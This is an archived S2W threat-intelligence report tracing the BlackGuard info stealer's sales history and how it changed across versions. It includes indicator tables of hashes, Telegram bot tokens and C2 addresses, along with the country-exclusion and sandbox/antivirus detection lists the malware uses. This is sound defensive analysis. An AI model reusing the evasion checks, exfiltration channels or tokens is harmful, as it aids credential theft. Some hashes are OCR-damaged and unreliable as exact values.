The History of BlackGuard Stealer

By S2W

Published: 2022-07-08 · Archived: 2026-04-05 21:13:19 UTC

12 min read

May 12, 2022

Author: Jiho Kim | S2W TALON

> **Last modified**: May 12, 2022

Press enter or click to view image in full size

Photo by Ranae Smith on Unsplash

Introduction of BlackGuard Stealer

With the recent rapid expansion of the blockchain market including NFTs, cybercriminals are mainly using info stealer malware to steal credentials and wallet data stored in personal PCs. In addition, as it is known that the LAPSUS$ group, which has recently performed data breaches against large enterprises around the world, has mainly used credentials stolen from info stealer malware, the risk to Stealer is rising significantly compared to the past.


Info stealer malware is a type of malware that steals credentials and sensitive information from an infected PC and there are various stealers such as RedLine, Raccoon, and Vidar. S2W recently conducted and published an analysis of BlackGuard Stealer, which is being actively promoted in the DDW forum. In addition, as it has been confirmed that a new version is being distributed, we would like to organize and disclose the history of BlackGuard Stealer.

Timeline of BlackGuard Stealer

The operator who develops and sells BlackGuard Stealer uploaded the first promotional post about BlackGuard under the title "**New Stealer**" on XSS, a dark web forum, on March 21, 2021. However, the post was closed for not sending a deposit for sale, and the additional promotional post uploaded on April 8, 2021, about a month later, was also temporarily suspended for the same reason. After that, there was no activity related to the BlackGuard Stealer, but in January 2022, the activity started in earnest by sending a deposit and testing the product. The BlackGuard Stealer operator and developer had sold a loader program called RunPE before selling Blackguard.


According to a first promotional post published by BlackGuard operators in March 2021, the initial version of BlackGuard had borrowed some code from open-source '*StormKitty*'. However, in addition to this, it was confirmed that the code of BlackGuard is similar to that of '*44Caliber*' and '*Echelon Stealer*'. It can be seen that the BlackGuard operator initially referenced a part of the code from several known info stealers, but is changing the internal structure little by little through periodic version updates.

Press enter or click to view image in full size




Complaints to BlackGuard Stealer Operators

Press enter or click to view image in full size



Press enter or click to view image in full size



Currently, BlackGuard is receiving a lot of criticism from the XSS forums where they uploaded a promotions post. The permanent version of BlackGuard is sold for $700, and one user claimed that the promotional content claimed by BlackGuard was different from the actual behavior. In fact, BlackGuard chose to exit rather than bypass after checking anti-debugging. Also, there are some functions that do not work properly.

Moreover, there is a vulnerability in the admin panel, and it is said that someone has already taken it. Since then, the source of the panel has been leaked and we are now looking for additional vulnerabilities.

Since these claims have been made, many users have been demanding a reasonable standard for why it is priced at $700 and a user said 500 rubles is a reasonable price. As mentioned by users, BlackGuard actually borrowed the source code of *‘Stormkitty’* and *‘44caliber’*, the panel code of *‘Evryal Stealer’*, which he admitted. However, he claimed that he only borrowed some code, and has rewritten it himself, continuing to assert that there is nothing wrong with it.

One user has been demanding a refund after this argument, claiming that he has been scammed.

Summary of comparison

Press enter or click to view image in full size

Version	v1.x	v2	v2.4	v3.5
File Name	Soft.exe	Hushikan.exe	Malaysis.exe	khtyuegj.exe
File Type	PE32 executable .NET assembly			
File Size	1.18 MB	1.73 MB	1.85 MB	5.22 MB
Compiled Date	2055-07-22 09:06:25	2100-07-14 19:06:16	2043-01-09 04:21:38	2103-09-08 19:29:30
MD5	eb6c563af372d1af92a c2b60438d076d	d2f181221ba9049c02e d7283c9144c7c	010be724da88f96d59 a2845473888703	73c4e3ab6694bab98cf ac4b85aae666a

The BlackGuard versions mentioned in this report are **v1.x, v2, v2.4, and v3.5**, and the sample released in early April 2022 seems to be a completely early version of BlackGuard, and now not only has the increased items to steal, but the C2 communication method has also changed.

As BlackGuard started specifying the exact version from v2, samples found before that version were considered v1.x. In particular, v1.x mentioned in this report is an early version of BlackGuard. In particular, in this report, v1.x is treated as the early version of BlackGuard, but there are some differences in the items collected compared to the later version of v1.x. However, since the items collected in late v1.x and v2.x are the same, v1.x is referred to as v2.x

In the v2 and later versions, the target items to steal have changed, such as Wallet Extension on Browser, Messenger software, and some FTP credentials have been added to the target items, and ProtonVPN is completely excluded from the target. In addition, while all the stolen information was leaked through v1.x Telegram bot API, from v2.x, the information is leaked through the C2 URL encoded inside the BlackGuard.

BlackGuard v2.x and v3.5 have no significant difference in the target items except for the file size. This is because, as BlackGuard was updated to v3.5, the '*SQLite.Interop.dll*' library, which was used to collect credentials stored in the browsers, has included it as a resource without downloading from the external server. In addition, there is a characteristic that the XOR-ed Data Table changes for each major version.

Comparison of BlackGuard's execution flow

- **BlackGuard v1.x**

1. Download and run BlackGuard Stealer disguised as legitimate software
2. Decoding configuration data and stealing sensitive information
3. Anti-Debugging

: Check **the existence of DnSpy, a tool often used for C# malware analysis, and whether it is currently being debugged**

4. Save the collected information and infected device information in the **ChikenDir** folder

5. Compress the **ChikenDir folder** into a zip **file**

6. Send the zip file **via Telegram API**

- **BlackGuard v2.x & v3.5**

1. Download and run BlackGuard Stealer disguised as legitimate software
2. Decoding configuration data and stealing sensitive information
3. Check **the country of the infected device and if it has been infected with BlackGuard**
4. Anti-Debugging

: Detect whether the environment in which BlackGuard is executed is a sandbox environment, checks the existence of Anti-Virus Product, and is being debugged


5. Load the SQLite.Interop.dll library to be used to steal credentials on browsers

6. Save the collected information and infected device information in the **temporarily created** folder


7. Compress the **folder where the collected information is stored** into a zip **or rar file**

8. Send the zip file to the **C2 server** using HTTP/HTTPS protocol

Press enter or click to view image in full size



Press enter or click to view image in full size



Comparison of detailed behaviors by BlackGuard version

1. Decoding Data

BlackGuard Stealer contains XOR-ed data inside a specific class used for stealing credentials and sensitive information, and each version has a different data or decoding method.

- BlackGuard v1.x

In BlackGuard v1.x, data is stored in string format with Gzip compression and Base64 encoding.

Press enter or click to view image in full size


```
byte[] array = Convert.FromBase64String(str);

if(array != null && array.Length != 0){
  using(MemoryStream memoryStream = new MemoryStream(array)){
    using(GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress)){
      using(StreamReader streamReader = new StreamReader(gzipStream)){
        result = streamReader.ReadToEnd();
      }
    }
  }
}
return result;
```

- BlackGuard v2.x & v3.5

From BlackGuard v2, XOR and Base64 encoding are applied instead of Gzip, and all encoded data is stored in a Data Table. In the constructor of a specific class, XOR is performed on all data, and whenever each data is used, the required data is extracted as much as the length from a specific offset position. Occasionally, additional


Base64 decoding is performed for some strings. The same data is commonly found for each version of BlackGuard: v2.x uses **Type C**, and v3.5 uses **Type D**.

Press enter or click to view image in full size



All BlackGuard versions have a Data Table containing XOR-ed strings, and it has been confirmed that there are always included parts for each type. There are four major types of Data Tables identified so far, and it was confirmed that the types of data tables change as the version is updated.

Press enter or click to view image in full size



The following is a summary of the Data Table Type and C2 specification method for each BlackGuard sample.

Press enter or click to view image in full size

MD5	SHA256	C2 Type	C2	Version	C2 communcation	File Type
eb6c563af372d1af92ac2b60438d076d	67843d45ba538eca29c63c3259d697f7e2ba84a3da941295b9207cdb01c85	Telegram	https[://]api[.]telegram[.]org/bot1068601339:AAGUm6n8f50wwbMhDzm8XX0sjUYb6Vb9-64(	v1.x		
654f13e2505965f0456b8fc3961268a6	3d3de136d6a22e6064a306452dab72dc70493b02f884a505f00bf3dc59e971	Telegram	https[://]api[.]telegram[.]org/bot1625195044:AAHK-2Z52NkOcJXJ-G7Ad1kKnmzwMberVU	v1.x		
0c3b44ab12eaf59499daad1759989cdb	52bd68ea60e717fed2413cd5292b74ac9872928a1a723405fb73ad57419c5	Telegram	https[://]api[.]telegram[.]org/bot1822617155:AAF5DW4sJVsYGtkXWeK3elycmmu-6nOK8g	v1.x		
ae84bf01058b29c178ae724df445c0c8	3c5a8e9820b549a70a351997bbce4fe16956dbab22dedde2f358f0f10930cf4	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
52e57511266c3b3089a611b86c0468b9	4f4d29507bafc223646d98f5fed78d52dd96caeee2072ff17b15718b45a1811	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
f5ba2289132fd912d8f47c4fb7575d33b	216c960ac6ef399e7ff33b18c03777237ced76d59ce0f8bb4d5f9a22e85b3bd	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x	Hard Coded	
76f95035b61727eb2a4719781b163b04	352c936eaf45ffd2f99ba2a9e726eaa39af29d4c37a6ad5106849f07aa35896c	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
7cadb3d6d6581c2bc3642653b9286b71	5293c26f29b4af6bc2f3f74ae1ed93537e6c311a695cc0a6920a635c5738361	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
7ab6e06b660eb03672883609cc894edee	30023cfbcb45d75e461333e3765de3b053c33de84b88c64ef816c9f77e45b2	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
f2466bd7411fd75ffc8289ec1120f24c	ba2bc430c4661aab84cf7e81edf2684e5fc106f7797af4553aef7490193b00a6	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
bee9b67429f69d0bb024c9ec4c10cb82	d888dafb142ae06311d507e5d3dfa41c851df2175e8441255e2095c09a058d	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
6a207caa3034f7132b2b4caea9cd11b9	7976a7aa5618c833edfebd0c29853c2f433ce1095a752a177deb76df7f68188	Telegram	https[://]api[.]telegram[.]org/bot2113738307:AAEFFkUSzCHejtwoMag2ci5zpW4iKyBA5jI	v1.x		
a2eb83b612f03802d77d0fa187fc15d4	b287dcb70b7a9ed7025171572a96f1447ea6add58dc03aba591270052acfef	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x	Data Table A	
30871e5e49191ce78d5ad7ef6e954118	0fc2a7d0dc1a3b0ec547deae8dc296a0b139f94f7f8609c91a8f04a8f939a3e9	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
d964439445a9efdea58159c60fc6c5a	15fc2939e2e67f131712e549b8214ed3b8e1c493d94eeff2cf4a1cf58b94274f	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
ff8969d4de3b577608c602242d1caa06	18dbb27462491f4ee63888eda20233dcb28307be4873bc053e05aa8f67615b217	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
e0f4d7f8f0035564af1002cb9fb5f44d7e	26ebf8a0830652c9ea0de64dc0dca6d62caffc0aaa34a6f43e7c410095c502ce	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
ef83855fccc6dc6aa6fa9833a13c1cf3	3f36af607431bfb923246e36bb860ff9021986c9e88c5a4176b67a4d0923125	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
a6651dc499e0b9141a6fa0f4f1188 5ea	5bdd0e358948f885ad1e6fa8549637c1e300368c217f2c7f2579a8782d472cc	Telegram	https[://]api[.]telegram[.]org/bot2029788337:AAHS_pYeay9K4P5MpT2CbjpO_WEdpwJdVNb4	v1.x		
13fa56ab5b3bd88a84aa8d2ca32de8fb	5ce6321f1f10c96a7524bf384015c25681ef4771f09a6b86883a4da309d8545	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		EXE
38892c681fbfba55e79f825cad8b0674	62416ed5c114e347643b51879ee8a75e8a871ab7c02679402f99aaf697e9f9	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x	Data Table B	
f947dd30578a05aaaeeeab577cd64343e	76b90299713b5d4ffd3c92b2cd66b3de68148c31331927dfa385b075fd00d5	Telegram	https[://]api[.]telegram[.]org/bot2088622057:AAHBeaoCOwatBAei8rEaCpsgBnaT3LGE5eM	v1.x		
d4e020029116f18576204a3f1722a958b	918af1137f06c9eccc04220c280e13ed440a380aa0446cfa1d80b4e0ade6c352	Telegram	https[://]api[.]telegram[.]org/bot5000057429:AAGzxzARC3DPcOsfaw0jKHEyHfyEfZqVYQM	v1.x		
a2eb83b612f03802d77d0fa187fc15d4	9fff9895c476bee0cba9d3e209e841873f1756d18c40afa1b364bd2d8446999	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
d9dd93dbce604814e945dd6b9ba3e830	c1237d0e517abc7cd15bb551101965247b1f6ec397c28b6b2bdfba86dc5c88(	Telegram	https[://]api[.]telegram[.]org/bot5000057429:AAGzxzARC3DPcOsfaw0jKHEyHfyEfZqVYQM	v1.x		
15b9260836b92daedfacd3508c04f4d7	c5c1a48c0062e113389988d4c70dbcc1a594da3b516dfe14185e622b9050b	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
a7340f408f53e08754a5bc56b835c3bf	d3b27ba36d01a6ed5492d662c20b385569b0019c29fe065e8f810b369fba765	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
29f2ca5a346449229d332012dff670a2	da5fdea2780ff2e16a3594283a24846c19953daf03063a875073deecc183c3f	Telegram	https[://]api[.]telegram[.]org/bot1840568117:AAGvKQe5fXkObSE7_yYc5jM9o8qSrkFUw	v1.x		
2d5e4029b09c0fdc9ce370b598921468	bee035da35ac47830dd70acb33469924a76afa40433e13539883d82114fa941	URL	https[://]umpulumpu[.]ru/	v2	Hard Coded	
29978475551e7ca94eac65ad06afb6cc	7f2542ed2768a8bdd5f6054eaf3c5f75cb4f77c0c8e887e58b613cb43d9dd9c1	URL	https[://]greenbiguard[.]shop/	v2		
ac7d6f2341bcb9c2c74f016b0302c39	4d66b5a09f4e500e7df079455282929255a5728ad0acd9e68ec020e138abe80	URL	https[://]greenbiguard[.]shop/	v2		
2d28df44857d0be0b1ca1e5b4987894e	f2d25cb96d3411e469618f5401cb8f1a0d83bf3c6b69f511f1a694b1a86b74(	URL	https[://]onetwostep[.]at/	v2		
9b1689f444be052745cbe0b308df078b	31e0abc1e5c117f3c4d07b7ec1d87611dfc8830565820ad9eca3573382f4f5	URL	https[://]win[.]mintonewbacker[.]com/	v2		
bbb9de0f35d5937 4d7267f983a3f362b	c98e24c17413f0bb44836e08d24170866aa7128d62d3e2b25f3bc856263c74(	URL	https[://]win[.]mintonewbacker[.]com/	v2	Data Table C	
d2f181221ba9049c02ed723lc9144c7c	f47db48129530cf19f3c42f0c9f38ce1915f40346f948366199 9dc2b19e1265(	URL	https[://]funkyjazz[.]me/	v2		
bb5f22fc74149158b637a2bac5064ddb	31c4edabd3518a9d0695c96f21acd8787eec68b802897347 0d64c4956d9f1c	URL	https[://]185[.]173[.]157[.]126/	v2		
010be724da88f96d59a2845473888703	3335f6aff82ff30e3aa29e0cb487be0252ab7b6cf7fcbb074c5642c1f0d7d0c0	URL	https[://]185[.]173[.]157[.]126/	v2:4		
12887d3457428a040820f884f161b815	5aa891744286c1a5d60e408b1799bf8fceaba51c75dde12d62ee1ec56941fac	URL	https://vtmflow.online/	v3.5		
73c4e3ab6694bab98cfac4b85aae666a	55ddb7ab485a2bf4aa65ad404ee9bbbf726ff1361e95a098d514e700ab9ffa6(	URL	https[://]79[.]141[.]162[.]7/	v3.5	Data Table D	

2. Check country & Identify infection

Compared to BlackGuard v1.x, BlackGuard v2.x and v3.5 added features to check the infected device's country and identify infection with BlackGuard. If the country of the infected device matches one of the lists below, the execution is terminated.

Press enter or click to view image in full size

Armenia	Moldova
Azerbaijan	Tajikistan
Belarus	Uzbekistan
Kazakhstan	UkraineRus
Kyrgyzstan	Russia

In addition, by checking whether a specific folder exists in the infected device, it does if it is already infected, and the folder name for identifying the infection appears differently depending on the sample.

- %LOCALAPPDATA%\YRplay.tmp
- %LOCALAPPDATA%\play.tmp
- %LOCALAPPDATA%\poet.nuee
- %LOCALAPPDATA%\monthteam.inc
- %UserProfile%\Documents\rgeEtjhgjg.txt

3. Virtualization/Sandbox Evasion

In BlackGuard v1.x, the existence of DnSpy and current debugging were checked, but after BlackGuard v2, the Anti-Debugging check process has changed. Now, it checks whether the execution is performed in the sandbox environment and whether the AntiVirus Product is installed. This is done by checking whether a specific library exists in the infected PC environment, and if a related library is detected, BlackGuard terminates itself. The list of libraries detected by BlackGuard is as follows.

Press enter or click to view image in full size

Library Name	Description	v1.x	v2.x	v3.5
DnSpy	For detecting DnSpy tool	O	X	X
SbieDll	For detecting Sandboxie environment	X	O	O
Sxin.dll	For detecting 360 Total Security	X	O	O
Sf2.dll	For detecting Avast	X	O	O
snxhk.dll	For detecting Avast	X	O	O
cmdvrt32.dll	For detecting COMODO Internet Security	X	O	O
cuckoomon.dll	For detecting Cuckoo Sandbox	X	X	O

